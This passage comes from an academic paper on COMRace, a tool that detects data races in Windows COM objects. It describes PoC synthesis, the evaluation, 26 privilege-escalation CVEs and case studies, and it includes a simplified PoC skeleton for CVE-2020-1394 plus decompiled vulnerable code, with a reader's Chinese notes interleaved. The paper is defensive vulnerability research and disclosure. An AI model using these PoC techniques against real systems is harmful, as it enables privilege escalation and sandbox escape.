Given a pair of interface methods with conflict accesses, a PoC exploit is then synthesized from the skeleton program by automatically initializing the context (i.e., initialize actual arguments and receiving objects of interface methods) before invoking the given pair of methods. The actual arguments of an interface method can be primitive-typed (i.e., int, char, string, etc.), struct-typed (handled as a composition of primitive-typed values), or interface-typed (i.e., a COM object). We randomly generate a value for a primitive- or struct-typed variable. The challenge lies in how to initialize an interface-typed argument. A registered COM object can be obtained by calling the system API CoCreateInstance with its unique CLSID, and we can get publicly-accessible interfaces implemented by this COM object through its interface method QueryInterface. However, not all required interfaces and classes are directly exposed to clients. Hence, we need to synthesize a sequence of method invocations, to finally get the required object returned. In a nutshell, to get an object of type T, we examine every public method M returning an object of T. The corresponding method invocation

Algorithm 3: Synthesize Interface Object

```
    Input: Interface type: T
    Input: Visited types: visited
    Output: Call sequences for each typed object: CallSeqMap
1   if T is in visited then
2       return;
3   visited := visited $\cup$ {T};
4   for each M returning an object of type T do
5       CallSeqMap[T] := $\varnothing$;
6       tmpseq := $\varnothing$;
7       succeed := true;
8       for each input parameter of M with interface type T′ do
9           apply Algorithm 3 to T′;
10          if CallSeqMap[T′] is $\varnothing$ then
11              succeed := false;
12              break;
13          else
14              tmpseq = cons(tmpseq, CallSeqMap[T′]);
15      if succeed is true then
16          CallSeqMap[T] := cons(tmpseq, M);
17          break;
```

sequence is synthesized by first initializing all input parameters of M, then invoking M.

Algorithm 3 synthesizes a sequence of method invocations to get an object of given interface type T. The algorithm examines each interface method M returning an object of type T (lines 4 -17). Note that a COM object can be directly returned from a method, or can be indirectly returned via function formal parameters. In the latter case, we also regard those methods with output parameters of type T (i.e., parameter of type T **) as returning an object of type T. If we can synthesize method invocation sequences for all input parameters of M (lines 8 - 14), then M can be successfully invoked. In that case, we have synthesized a method sequence returning an object of type T (lines 15 - 17).

For our motivating example CVE-2020-1394, by analyzing the binary file LocationFramework.dll of COM object GeoLocation, we found the vulnerable interface implementation IVisitInformationInternal, with 6 unsafe methods (Table 1). Take the pair of methods Proc3 and Proc6 for example. Figure 8 depicts the synthesized PoC program (with simplification), which firstly initializes the receiver object IVisitInformationInternal and the parameter ILocationInformation then concurrently invokes the two methods. For the receiver object IVisitInformationInternal, algorithm 3 generates a method invocation sequence from 16-21, where each method call requires an object returning from a previous call (e.g., the call to Boundary->Proc3 at line 18 requires its receiver object returned from the previous call Manager->Proc6 at line 16) and the last method call Info->QueryInterface returns an object of type IVisitInformationInternal. The parameter ILocationInformation is generated similarly.

We run our PoCs with PageHeap [22] enabled. The tool monitors heap memory states for all running processes, and warns on run-time memory corruptions. Each PoC runs up to 10 minutes. If a PoC can trigger memory corruption in the server process, we can confirm that data races exist (in our experience, bug-triggering PoCs often manifest in seconds). If the corrupted server process has higher privileges than the application process, we are certain that it exposes a vulnerability which can lead to privilege escalation and arbitrary code execution.

```
1  IVisitClientBoundary* Boundary;
2  ILocationManager* Manager;
3  IVisitInformation* Info;
4  IVisitInformationInternal* InfoInternal;
5  ILocationInformation* ILocationInfo;
6  ILocationSession* LocationSession;
7  int _tmain()
8  {
9      CoInitialize();
10     //Get COM ILocationManager
11     HRESULT hrr =
12     CoCreateInstance(clsid1, NULL,
13     CLSCTX_LOCAL_SERVER,
14     iid,(void **)&Manager);
15     //Get IVisitClientBoundary
16     hrr = Manager->Proc6(&Boundary);
17     //Get IVisitInformation
18     hrr = Boundary->Proc3(&Info);
19     //Downcasting to
20     // IVisitInformationInternal
21     hrr = Info->QueryInterface(&InfoInternal);
22     //Get ILocationInformation
23     hrr = Manager->Proc4(ParamBuffer, &LocationSession);
24     hrr = LocationSession->Proc7(&ILocationInfo);
25     //Invoke Info->Proc3/Proc6 Concurrently
26     hrr = InfoInternal->Proc6(ILocationInfo);
27     ...
28 }
```

Figure 8: PoC exploit of CVE-2020-1394.

Discussion We synthesize a PoC by automatically generating all required inputs (including objects and primitives) to invoke given interface methods. Note that we have not considered the specific input values or object states. As a result, those instructions depending on specific inputs may not be covered. We can fuzz input values and object states to further improve coverage, at the cost of executing large sets of PoCs.

实际实现

3.5 Implementation

We implement COMRACE in Python and Powershell, with 4,571 and 246 lines of Python and Powershell code, respectively. COMRACE leverages existing tools OleViewDotNet [21], IDA Python [23], Angr [24], and MSVC Compiler [25] to extract interface declaration, decompile binary file, perform static field usage analysis, and compile the synthesized PoCs respectively.

We write Powershell scripts to systematically scan windows system registry and extract information of registered COM objects. The collective information is stored in MySQL

Table 2: Number of analyzed remote objects, binary files, interfaces, interface methods, and fields.

# Remote Objects	# Binaries	# Interfaces
463	392	1,264
# Vtables	# Interface Methods	# Fields
1,584	6,067	3,684

for further analysis. Next, COMRace invokes the tool OleViewDotNet [21] to extract interface declaration from COM binary files using Powershell scripts, and we write a parser in Python to process the output results of the tool. IDA Python [23] is employed to decompile binary files, and we analyze the decompiled file to reconstruct vtables and locate interface method implementations. Finally, we leverage the tool Angr [24] for static field usage analysis. Angr uplifts binary code to VEX IR, on which we conduct our static analysis. This tool is used because its representation is more suitable for implementing our static taint analysis to track field usages.

4 Evaluation

We evaluate COMRace by analyzing all registered COM objects on the Windows 10 platform (version 1909 with build number from 10.0.18363.657 to 10.0.18363.959). The underlying operating systems are configured with their default settings, running on an i7-10875H desktop with 64GB of memory and an SSD of 2.0 TB. To evaluate the precision of COMRace, we also apply COMRace to the open-source ReactOS platform [26] (version 0.4.14) where the ground truth is available. 也在 ReactOS上做了分析

Our evaluation answers the following research questions:

分析COM binary有多有效？

- RQ1: How effective can COMRace analyze commercial off-the-shelf COM binaries?

检测：不安全地接口方法，有多有效

- RQ2: How effective can COMRace detect unsafe interface methods in COM binaries, and are they prevalent on the windows platform?

这些漏洞危害有多大？

- RQ3: How dangerous are those data race bugs and can they cause severe damages?

多精准

- RQ4: How precise is COMRace in detecting unsafe interface methods.

分析COM对象

4.1 RQ1: Analyze COM Objects

Figure 9 summarizes the number of registered COM objects and the number of analyzed COM objects on the Windows 10 platform (build 10.0.18363.657). There are a total number of 11,315 registered COM objects, and COMRace can successfully analyze 10,420 of them, with a success rate of 92.1%. Analysis of a COM object is regarded as a failure if COMRace fails to uncover the implementation for one of its interfaces, and there are 895 of them (7.9%). Without source code information, it is difficult to figure out the exact reason in those failed cases. It is possible that not all vtables are precisely reconstructed since we may miss certain corner-case code patterns to initialize a vtable, and we may miss some matching methods since our analysis may reconstruct parameter layout incorrectly.




Figure 9: Statistics of total and analyzed COM objects on Windows 10.

In Figure 9, among the 10,420 analyzed COM objects, 8,912 of them support multi-threading (i.e., in MTA or NTA), accounting for 85.5% of total objects. In addition, there are 863 cross-process COM objects, and 463 of them support multi-threading. These 463 COM objects will be further examined since they are prone to data race attacks.

Table 2 summarizes various statistics for the 463 COM objects. The 463 COM objects are located in 392 different binary files. COMRace successfully uncovers the implementations of all 1,264 interfaces: there are a total number of 6,067 interface methods, and 3,684 member fields. On average, each COM class consists of 8.0 member fields, implementing 2.7 interfaces and 13.1 interface methods. Note that a class implementing a child interface also implements its parent interfaces.

Discussion COMRace successfully uncovers the implementations of 92.1% of total registered COM objects, suggesting the effectiveness of our approach in reconstructing vtables and analyzing types in off-the-shelf COM binaries. By tracking usages of `this` pointer, COMRace also successfully identified averagely 8 fields for each class.

定位不安全地方法

4.2 RQ2: Identify Unsafe Methods

Table 3 reports the number of unsafe methods and the number of unsafe objects distributed by field access types (Read, Write, or Free). Recall that an unsafe free is particularly dangerous since it leads to highly exploitable use-after-frees. We also differentiate the case of unsafe accesses to primary-

对 Primary-Type 字段的不安全访问
对 Pointer 类型 字段的不安全访问

Table 3: Number of unsafe methods and unsafe COM objects reported by COMRACE. # Read, # Write, # Free are numbers of unsafe methods/COMs which reads, writes, and free a field, respectively. # Total is the total unsafe methods/COMs. Since a method can read/write/free a field at the same time, the total number is less than the sum of the three.

指针类型

主类型

Field Type	Unsafe	# Read	# Write	# Free	# Total
Pointer	Methods	134	128	62	186
	COMs	51	47	34	58
Primary	Methods	865	914	—	932
	COMs	118	114	—	118

Table 4: Statistics of PoCs. # Methods is the number of selected unsafe methods. # Pairs are the number of method pairs with conflict field accesses, #PoCs are the number of valid PoCs synthesized, #Crashes are the number of crashed PoCs. # CVEs and # Bugs are the number of confirmed CVEs, and the number of bug-triggering PoCs, respectively.

不安全的方法 能够触发的对 不同的crash CVE 漏洞

# Methods	# Pairs/# PoCs	# Crashes	# CVEs	# Bugs
82	256/234	145	26	29

typed fields with those to pointer fields, since unsafe pointer accesses are more likely to corrupt memory.

As shown in Table 3, unsafe interface methods and unsafe COM objects are prevalent. There are a total number of 1,118 unsafe methods (186 accessing pointer fields and 932 accessing primary-typed fields) and 176 unsafe COM object, accounting for 18.4% and 38.0% of total interface methods and total COM objects, respectively. Note that those unsafe methods with only primary-typed field accesses may not trigger memory corruption bugs, but they can lead to undeterministic behavior. We have randomly tested 20 pairs of unsafe methods writing primitive fields, and no memory corruption is observed. There are 186 unsafe methods (3.1% of total methods) and 58 unsafe COM objects (12.5% of total COM objects) have unguarded accesses to pointer fields. Moreover, there are 62 unsafe methods that free a member field. They can lead to highly exploitable use-after-frees.

We further verify 82 selected unsafe methods with synthesized PoCs, including all 62 methods with free usages, and another 20 randomly selected methods which write pointer fields. Table 4 summarizes the result. There are 256 method pairs with conflict accesses and COMRACE can successfully synthesize a valid PoC for 234/256 (Columns 2) given method pairs, with a success rate of 91.4%. Our synthesis algorithm fails on 22 method pairs because the 3 objects `CDPComActivityStore`, `ApplicationActivationImpl`, and `StorageProviderBanners` cannot be automatically synthesized, which are required by 7 interface methods in the 22 method pairs.

There are 145 PoCs (i.e., 62% of valid PoCs) triggering memory corruption bugs (Column 3), exposing 26 confirmed CVEs and 29 bugs (corrupted PoCs due to the same root cause are classified as as a CVE/bug). The 29 confirmed bugs are not given CVE numbers since they cannot escape privilege boundaries. We have carefully examined the rest 89 PoCs that do not cause memory corruptions, by manually tracing their executions and inspecting corresponding COM binaries. In 49 PoCs, we observe concurrent field accesses but these race conditions do not crash the program. It is not clear whether they are benign race conditions or can lead to non-deterministic functional bugs. The rest 40 failed PoCs are due to imprecise analysis results: 26 PoCs fail due to incorrect aliases and 14 PoCs fail due to input conditions. Overall, we can successfully trigger data races for 194 out of 256 method pairs (145 lead to memory corruption), suggesting a false positive rate of less than 24.2%.

As discussed in Section 3.4, our synthesis algorithm does not consider specific input values or object states. In our experiments, 14 PoCs fail directly due to this limitation. There are also 49 PoCs which trigger concurrent write accesses, but cannot crash the program. It is unclear whether these PoCs can also lead to memory corruption bugs under specific input conditions or not. PageHeap [22] immediately raises a warning for concurrent accesses with free usages. However, concurrent writing accesses may only corruption the program under specific inputs.

Discussion Unsafe methods and unsafe COM objects are prevalent (18.4% of total methods, and 38.0% of total objects), suggesting wildly existing data race bugs. Our experiments demonstrate that those unsafe methods are highly possible to trigger run-time bugs, and some can result in serious security violations (26 confirmed CVEs).

利用漏洞

4.3 RQ3: Exploit Vulnerabilities

Table 5 gives the details of the 26 confirmed CVEs in Table 4. For each confirmed CVE, we list its service name (Column 1), its class name (Column 2), its affected build version (Column 3), its assigned CVE ID (Column 4), and its security impacts (Column 5).

All the 26 vulnerabilities can lead to privilege escalation, and 23 of them can be exploited to escape the sandboxed security boundary (imposed by the Windows Application container). More importantly, in 20 vulnerabilities, the sandboxed privilege can be escalated to `NT AUTHORITY\SYSTEM`. This suggests that an attacker can gain unlimited privileges from those PoC exploits, posing serious security threats.

COMRACE has reported 16 confirmed data race vulnerabilities in Windows Runtime (WinRT). WinRT is a COM-based cross-platform software component (introduced since Windows 8 and Windows Server 2012), which provides services

Table 5: List of vulnerabilities discovered by COMRace (with CVE assigned).

	COM Service Name	COM Class Name	Windows Version	CVE Number	Security Boundary
1	Location FrameWork	`GeoLocation`	1909.18363.752	CVE-2020-1394	User to SYSTEM
2	Windows UserManager	`UserManager`	1909.18363.720	CVE-2020-1146	Sandbox to SYSTEM
3	DmEnrollmentSvc Service	`MdmAlert`	1909.18363.720	CVE-2020-1372	Sandbox to SYSTEM
4	Capability Access Manager	`CapabilityAccessServer`	1909.18363.720	CVE-2020-1404	Sandbox to SYSTEM
5	Diagnostics Hub	`CollectionSession`	1909.18363.720	CVE-2021-1680	User to SYSTEM
6	Connected Devices Platform	`CDPComEnumDevice`	1909.18363.720	CVE-2020-1211	User to SERVICE
7	Windows Runtime Broker	`AppInstallInfoRecord`	1909.18363.657	CVE-2020-1090	Sandbox to User
8	Windows Runtime Broker	`Notification Binder`	1909.18363.657	CVE-2020-1125	Sandbox to User
9	Windows Runtime Broker	`ContentRestrictions`	1909.18363.657	CVE-2020-1158	Sandbox to User
10	Windows Runtime	`PackageIdentity`	1909.18363.657	CVE-2020-1185	Sandbox to SYSTEM
11	Windows Runtime	`PackageLocation`	1909.18363.657	CVE-2020-1186	Sandbox to SYSTEM
12	Windows Runtime	`XBoxPackageServer`	1909.18363.657	CVE-2020-1187	Sandbox to SYSTEM
13	Windows Runtime	`RepositoryManager`	1909.18363.657	CVE-2020-1188	Sandbox to SYSTEM
14	Windows Runtime	`MrtApplication`	1909.18363.657	CVE-2020-1189	Sandbox to SYSTEM
15	Windows Runtime	`MrtDefaultTileServer`	1909.18363.657	CVE-2020-1156	Sandbox to SYSTEM
16	Windows Runtime	`PrimaryTile`	1909.18363.657	CVE-2020-1190	Sandbox to SYSTEM
17	Windows Runtime	`AppInstaller`	1909.18363.657	CVE-2020-1191	Sandbox to SYSTEM
18	Windows Runtime	`ApplicationServer`	1909.18363.657	CVE-2020-1155	Sandbox to SYSTEM
19	Windows Runtime	`ApplicationIdentityServer`	1909.18363.657	CVE-2020-1124	Sandbox to SYSTEM
20	Windows Runtime	`ActivationUser`	1909.18363.657	CVE-2020-1131	Sandbox to SYSTEM
21	Windows Runtime	`AppExtension`	1909.18363.657	CVE-2020-1144	Sandbox to SYSTEM
22	Windows Runtime	`ApplicationBackgroundTask`	1909.18363.657	CVE-2020-1184	Sandbox to SYSTEM
23	Windows Runtime	`BundlePackage`	1909.18363.657	CVE-2020-1306	Sandbox to SYSTEM
24	Windows Runtime	`OptionalBundlePackage`	1909.18363.657	CVE-2020-1305	Sandbox to SYSTEM
25	Windows Runtime	`PackageAppInstaller`	1909.18363.657	CVE-2020-1151	Sandbox to SYSTEM
26	Windows Runtime	`PackageAppInstallerServer`	1909.18363.657	CVE-2020-1134	Sandbox to SYSTEM

for a variety of Windows Apps [27], e.g., Microsoft365, Whatsapp, etc. Most Apps are running in sandboxed processes. However, data race vulnerabilities in WinRT lead to privilege escalation and sandbox-escape attacks.

In the next sections, we will investigate those vulnerabilities in detail with 2 case studies, by analyzing their root causes and discussing mitigation strategies.

4.3.1 Case Study I: CVE-2020-1146

COMRace reported a data race vulnerability in `UserMgr.dll`. The vulnerability was submitted to Microsoft in April 2020 and was assigned as CVE-2020-1146. The unsafe method triggering this vulnerability is `SignInContext::put_AuthData`, with its simplified code snippets given in Figure 10.

The method `put_AuthData` invokes the static function `HString::Set` to reset its member field `this+15` to the new input value `a2` (line 4). There is a common vulnerable code pattern in the callee function: `newstring` (i.e., the member field) is firstly freed by the library call to `WindowsDeleteString` (line 12), then being reset to a new value (line 13). Such vulnerable code pattern is very common, and we name it the *replace pattern*. Our motivating example, CVE-2020-1394, is another case of this pattern.

The vulnerability is exposed by our PoC which concurrently invokes the unsafe method `put_AuthData` multiple times. In fact, most unsafe methods with free usages can trigger double free or use-after-free bugs when running concurrently with itself.

4.3.2 Case Study II: CVE-2020-1211

In CVE-2020-1211, data races can trigger buffer overflows, which further leads to type confusion. The vulnerability is triggered by conflict write accesses in the two interface method `CDPComEnumDevice::Next` and `CDPComEnumDevice::Skip`.

Figure 11 gives the simplified code snippet. COM `CDPComEnumDevice` is an *iterable* object used for enumerating `ICDPDevice` objects. The method `Skip` moves the current object pointer forward (line 7), and method `Next` returns the next `ICDPDevice` object to user. In method `Next`, a bounds check is firstly performed at line 20. If succeeded, the method then iterates to next object (line 23). However, if the two interface methods runs together concurrently, line 7 in method `Skip` may be executed between the above two operations in `Next`, resulting in off-by-one overflows. Finally, the out-of-bound memory is returned to user.

The off-by-one overflow can lead to type confusion vulner-

```
Windows::System::Internal::SignInContext::
          put_AuthData( *this, HSTRING a2) {
  Microsoft::WRL::Wrappers::HString::
                Set(this + 15, &a2);
  ...
}
  __int64 HString::Set(HSTRING *newString,
                              HSTRING *a2) {
  unsigned int v2; // ebx
  v2 = 0;
  if ( !*a2 || *a2 != *newString ) {
    WindowsDeleteString(*newString);
    *newString = 0i64;
    v2 = WindowsDuplicateString(*a2, newString);
  }
  return v2;
}
```

Figure 10: Simplified code snippet of CVE-2020-1146 in `UserManager.dll`.

ability because the function `Next` will cast an out-of-bound memory (usually invalid heap memory) to an `ICDPDevice` object. This vulnerability can be exploited to perform privilege escalation remote code execution attacks because `CDPComEnumDevice` is both accessible in local server and remote machine.

Discussion Data race vulnerabilities can cause serious security issues: 20 vulnerabilities can be exploited to gain unlimited privileges from sandboxed applications. In addition, many vulnerabilities share a similar vulnerable code pattern (i.e., deleting a field followed by a reset), which can be avoided by implement such code pattern as an atomic region.

最后分析ReactOS

4.4 RQ4: Analyze ReactOS

通过在ReactOS上，来分析 COMRACE的精准性

We evaluate the precision of COMRACE on the open-source ReactOS platform, where analysis results can be verified against the source code implementation. Table 6 shows the number of analyzed COM objects and interfaces in ReactOS. COMRACE can successfully extract all 147 MTA COM objects (out of 434 total COM objects) from 106 binary files (Columns 1 and 2), and recover 152 out of 172 interfaces (88% of all declared interfaces). We fail to recover 20 interfaces because COMRACE cannot locate the binary files implementing those interfaces, although they are declared in the IDL source files. Manual inspection indicates that those interfaces are marked as *hidden*, suggesting that they may not be publicly accessible. For the 152 analyzed interfaces, COMRACE correctly recovers all their method implementations and field usages (except for 10 declared fields not used in any methods).

We apply COMRACE to 29 randomly chosen MTA objects (about 19.7% of all MTA objects). We verify each reported unsafe method by manually examining its source code implementation. Each report is inspected and cross-validated by at least two authors of this paper. Any disputes will be discussed until an agreement is reached. Due to the large amount of manual efforts involved, we only validated the reports for the 29 randomly chosen objects, and did not check against all 147 MTA objects.

```
__int64 __fastcall CDPComEnumDevice::Skip(
                  CDPComEnumDevice *this,
                      unsigned __int16 a2){
  ...
  v2 = a2;
  // Move Current Pointer Forward
  (_QWORD *)(this + 7 ) += v2*16i64;
  return (unsigned int)v3;
}

__int64 __fastcall CDPComEnumDevice::Next(
                  CDPComEnumDevice *this,
                  unsigned __int16 a2,...){
   ...
   if ( a2 ) {
     // Current Pointer
     v11 = (_QWORD *)*((_QWORD *)this + 7);
     do {
        // End Pointer Check
        if (v11 == *((_QWORD **)this + 5)) break;
        ...
        //Move Forward
        *((_QWORD *)this + 7) += 16i64;
        ...
      }
      while ( v10 < a2 );
    }
}
```

Figure 11: Simplified code snippet of CVE-2020-1211 in `CdpSvc.dll`.

As shown in Table 7, COMRACE reports 19 unsafe COM objects (Column 1) with 51 unsafe interface methods, including 31 methods and 20 methods accessing pointer and primitive fields (Columns 2 - 4), respectively. There are 16 false positives (Column 5), with a false positive rate of 31.4%. Among the 16 false positives, 10 false positives are due to incorrect alias: a member field is always regarded as pointing to the same COM interface, which will introduce false aliases if the field is updated. For the rest 6 false positives, the number of locking/unlocking primitives are not matched due to control flows, and COMRACE incorrectly reports unguarded field accesses with its linear scan algorithm (Algorithm 2).

有16个误报， 10个是因为不正确的别名 【可能因为字段被更新了。】
6个误报是因为 锁没算对。

Discussion The binary analysis proposed by COMRACE is simple yet precise and effective. COMRACE successfully recovers interface method implementations at almost 100% precision, and can effectively detect 35 unsafe methods, with a false positive rate of 31.4%

Table 6: Number of total/analyzed MTA objects, interfaces, binary files, interface methods and fields on ReactOS.

# MTAs	# Binaries	# Interfaces	# Methods	# Fields
147/147	106/106	172/152	963/872	761/676

Table 7: Number of unsafe methods and unsafe COM objects on ReactOS.

#COMs	# methods			#FPs	FP rate
	Pointer	Primary	Total		
19	31	20	51	16	31.4%

5 Related Work 相关工作：

Binary analysis There have been a number of studies on binary analysis for decompilation or vulnerability detection [28, 29, 30, 31, 32, 33, 34, 35]. BAP [28] and BinCAT [29] are two general binary analysis tools. BAP provides a basic platform for binary analysis, and BinCAT offers functionalities for taint analysis, type propagation, as well as use-after-free and double-free detection. ConSeq [30] combines static and dynamic analysis to detect data races in open-source real-world C/C++ applications. IntFinder [31] detects integer overflow bugs in x86 binary programs, by extending symbolic execution techniques to binaries. The work in [34] proposes a scattered context grammar to effectively decompile optimized or obfuscated code. Compared to binaries, decompilation for Java class files is much easier, as shown in [35]. The tool iDEA [33] aims at detecting data races in apple kernel drivers based on static analysis. Among all the above works, iDEA is the most relevant to our work since it also detects data races from binaries. However, Apple device drivers and Microsoft COM are quite different. For instance, important features such as *interface*, *apartment*, and *cross-process COM objects* do not apply to Apple drivers. As a result, we cannot simply apply the iDEA method to COM objects for data race detection.

Recent studies have investigated on how to recover class declaration and class hierarchy from binaries [36, 37, 38, 39, 40, 41]. ObjDigger [40] applies symbolic execution and inter-procedural data flow analysis to recover class instances, as well as their member functions and fields, from binaries. However, the analysis is complex and expensive, resulting in poor performance. Accuracy of the tool is also limited due to missing information in optimized binaries. OOAnalyzer [37] proposes a new approach which combines formal logic inference with heuristics incorporating domain knowledge. The tool performs well on both polymorphic and non-polymorphic classes. Compared to existing work, COMRACE focuses on uncover interface implementation from COM binaries.

Race detection There has been a large body of research on data race detection [2, 3, 5, 7, 8, 42, 43, 44, 45, 46]. Most of them focus on detecting races from source programs, by statically or dynamically analyzing un-ordered conflict memory accesses. Razzer [2] combines static analysis and fuzzing to make fuzzing techniques capable of detecting data races in the OS kernel. Krace [3] employs a combination of lock-set analysis and classic happen-before reasoning to model data races that happen in the OS kernel's file system. SmartTack [5] proposes to optimize the classic happen-before model with predictive analysis. In addition, the tool also introduces conflicting critical section optimization to avoid redundant analysis. DILP [8] dynamically monitors the run-time status of kernel drivers, to detect locking inconsistency errors in data-race fixing patches. As demonstrated by the authors, such errors are common in real-world applications. AdaptiveLock [7] conducts an empirical study on real-world applications and their study suggests that 97.1% of data races are due to the absence of locks. COMRACE effectively detects such kind of data races by tracking unprotected field usages, and our experiments also show that they are prevalent in COM objects.

6 Conclusion

We present COMRACE, the first data race vulnerability detection tool for COM objects. COMRACE applies static binary analyses to detect unsafe interface methods from off-the-shelf COM binaries, then verifies static analysis results with synthesized PoCs. Our experimental results show that unsafe methods and unsafe COM objects are prevalent on windows: 18.4% of methods and 38.0% of COM objects are unsafe and they may suffer from potential data races. Moreover, 62 methods unsafely free an object, which can lead to highly-exploitable use-after-frees. COMRACE automatically synthesized 234 PoCs from 82 unsafe methods (256 pairs of methods with conflict accesses). 145 PoCs lead to critical memory corruption, exposing 26 CVEs.

7 Acknowledgements

We thank our shepherd Yuan Zhang, and the anonymous reviewers for their valuable inputs. This work is supported by the Key Laboratory of Network Assessment Technology, Chinese Academy of Sciences and Beijing Key Laboratory of Network Security and Protection Technology, the Strategic Priority Research Program of Chinese Academy of Sciences (No.XDC02040100), and the National Natural Science Foundation of China (No.61802404, 61902396, 62132020).

References

[1] Ivica Crnkovic, Severine Sentilles, A. Vulgarakis, and Michel R.V. Chaudron. A classification framework for software component models. *IEEE Transactions on Software Engineering*, 37(5):593–615, 2011.

[2] Dae R. Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 754–768, 2019.

[3] M. Xu, S. Kashyap, H. Zhao, and T. Kim. Krace: Data race fuzzing for kernel file systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1643–1660, 2020.

[4] Jie Lu, Feng Li, Lian Li, and Xiaobing Feng. Cloudraid: Hunting concurrency bugs in the cloud via log-mining. In *ESEC/FSE*, page 3–14, 2018.

[5] J. Roemer, K. Genç, and Michael D. Bond. Smarttrack: efficient predictive race detection. *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2020.

[6] James R. Wilcox, C. Flanagan, and Stephen N. Freund. Verifiedft: a verified, high-performance precise dynamic race detector. *Proceedings of the 23rd ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming*, 2018.

[7] Misun Yu, Joon-Sang Lee, and Doo-Hwan Bae. Adaptivelock: Efficient hybrid data race detection based on real-world locking patterns. *International Journal of Parallel Programming*, pages 1–33, 2018.

[8] Qiu-Liang Chen, Jia-Ju Bai, Zu-Ming Jiang, Julia Lawall, and Shi-Min Hu. Detecting data races caused by inconsistent lock protection in device drivers. In *2019 IEEE 26th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, pages 366–376, 2019.

[9] HexRays. Ida pro. https://www.hex-rays.com/, 2020.

[10] Andre Pawlowski, Moritz Contag, Victor van der Veen, Chris Ouwehand, Thorsten Holz, Herbert Bos, Elias Athanasopoulos, and Cristiano Giuffrida. Marx: Uncovering class hierarchies in c++ programs. In *NDSS*, 2017.

[11] Rukayat Ayomide Erinfolami and Aravind Prakash. Declassifier: Class-inheritance inference engine for optimized c++ binaries. In *AsiaCCS*, page 28–40, 2019.

[12] Xiaoyang Xu, Wenhao Wang, Kevin W. Hamlen, and Zhiqiang Lin. Towards interface-driven cots binary hardening. *Proceedings of the 2018 Workshop on Forming an Ecosystem Around Software Transformation*, 2018.

[13] Alain Deutsch. Interprocedural may-alias analysis for pointers: beyond k-limiting. In *PLDI '94*, 1994.

[14] Susan Horwitz. Precise flow-insensitive may-alias analysis is np-hard. *ACM Trans. Program. Lang. Syst.*, 19:1–6, 1997.

[15] Amer Diwan, Kathryn S. McKinley, and J. Eliot B. Moss. Type-based alias analysis. *Proceedings of the ACM SIGPLAN 1998 conference on Programming language design and implementation*, 1998.

[16] Lian Li, Cristina Cifuentes, and Nathan Keynes. Boosting the performance of flow-sensitive points-to analysis using value flow. In *ESEC/FSE*, page 343–353, 2011.

[17] Lian Li, Cristina Cifuentes, and Nathan Keynes. Precise and scalable context-sensitive pointer analysis via value flow graph. In *ISMM*, page 85–96, 2013.

[18] Congming Chen, Wei Huo, and Xiaobing Feng. Making it practical and effective: fast and precise may-happen-in-parallel analysis. In *2012 21st International Conference on Parallel Architectures and Compilation Techniques (PACT)*, pages 469–470, 2012.

[19] Elvira Albert, Samir Genaim, and Pablo Gordillo. May-happen-in-parallel analysis for asynchronous programs with inter-procedural synchronization. In *SAS*, pages 72–89. Springer, 2015.

[20] Qing Zhou, Lian Li, Lei Wang, Jingling Xue, and Xiaobing Feng. May-happen-in-parallel analysis with static vector clocks. In *CGO*, pages 228–240, 2018.

[21] James Forshaw. Oleviewdotnet. https://github.com/tyranid/oleviewdotnet, 2020.

[22] Gflags and pageheap. https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags-and-pageheap, 2017.

[23] HexRays. Idapython. https://github.com/idapython/src/, 2020.

[24] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Sok: (state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 138–157, 2016.

[25] Microsoft. Msvc. https://docs.microsoft.com/en-us/cpp/build/reference/compiling-a-c-cpp-program?view=msvc-170, 2020.

[26] Reactos. https://reactos.org, 2021.

[27] Uwp applications. https://docs.microsoft.com/en-us/windows/uwp/, 2020.

[28] Bap. https://github.com/BinaryAnalysisPlatform, 2021.

[29] Bincat. https://github.com/airbus-seclab/bincat, 2021.

[30] Wei Zhang, Junghee Lim, Ramya Olichandran, Joel Scherpelz, Guoliang Jin, Shan Lu, and Thomas Reps. Conseq: Detecting concurrency bugs through sequential errors. In *ASPLOS*, page 251–264, 2011.

[31] Ping Chen, Hao Han, Yi Wang, Xiaobin Shen, Xinchun Yin, Bing Mao, and Li Xie. Intfinder: Automatically detecting integer bugs in x86 binary program. In *ICICS*, 2009.

[32] Tielei Wang, Tao Wei, Zhiqiang Lin, and Wei Zou. Intscope: Automatically detecting integer overflow vulnerability in x86 binary using symbolic execution. In *NDSS*, 2009.

[33] Xiaolong Bai, Luyi Xing, Min Zheng, and Fuping Qu. Idea: Static analysis on the security of apple kernel drivers. In *CCS*, page 1185–1202, 2020.

[34] Lukás Ďurfina, Jakub Křoustek, Petr Zemek, Dušan Kolář, Tomas Hruska, Karel Masařík, and Alexander Meduna. Advanced static analysis for decompilation using scattered context grammars. pages 164–169, 11 2011.

[35] Jerome Miecznikowski and Etienne Gagnon. Decompile java class files with soot! (poster session). In *OOPSLA (Addendum)*, page 111–112, 2000.

[36] Andre Pawlowski, Victor van der Veen, Dennis Andriesse, Erik van der Kouwe, Thorsten Holz, Cristiano Giuffrida, and Herbert Bos. Vps: Excavating high-level c++ constructs from low-level binaries to protect dynamic dispatching. In *ACSAC*, page 97–112, 2019.

[37] Edward J. Schwartz, Cory F. Cohen, Michael Duggan, Jeffrey Gennari, Jeffrey S. Havrilla, and Charles Hines. Using logic programming to recover c++ classes and methods from compiled executables. In *CCS*, page 426–441, 2018.

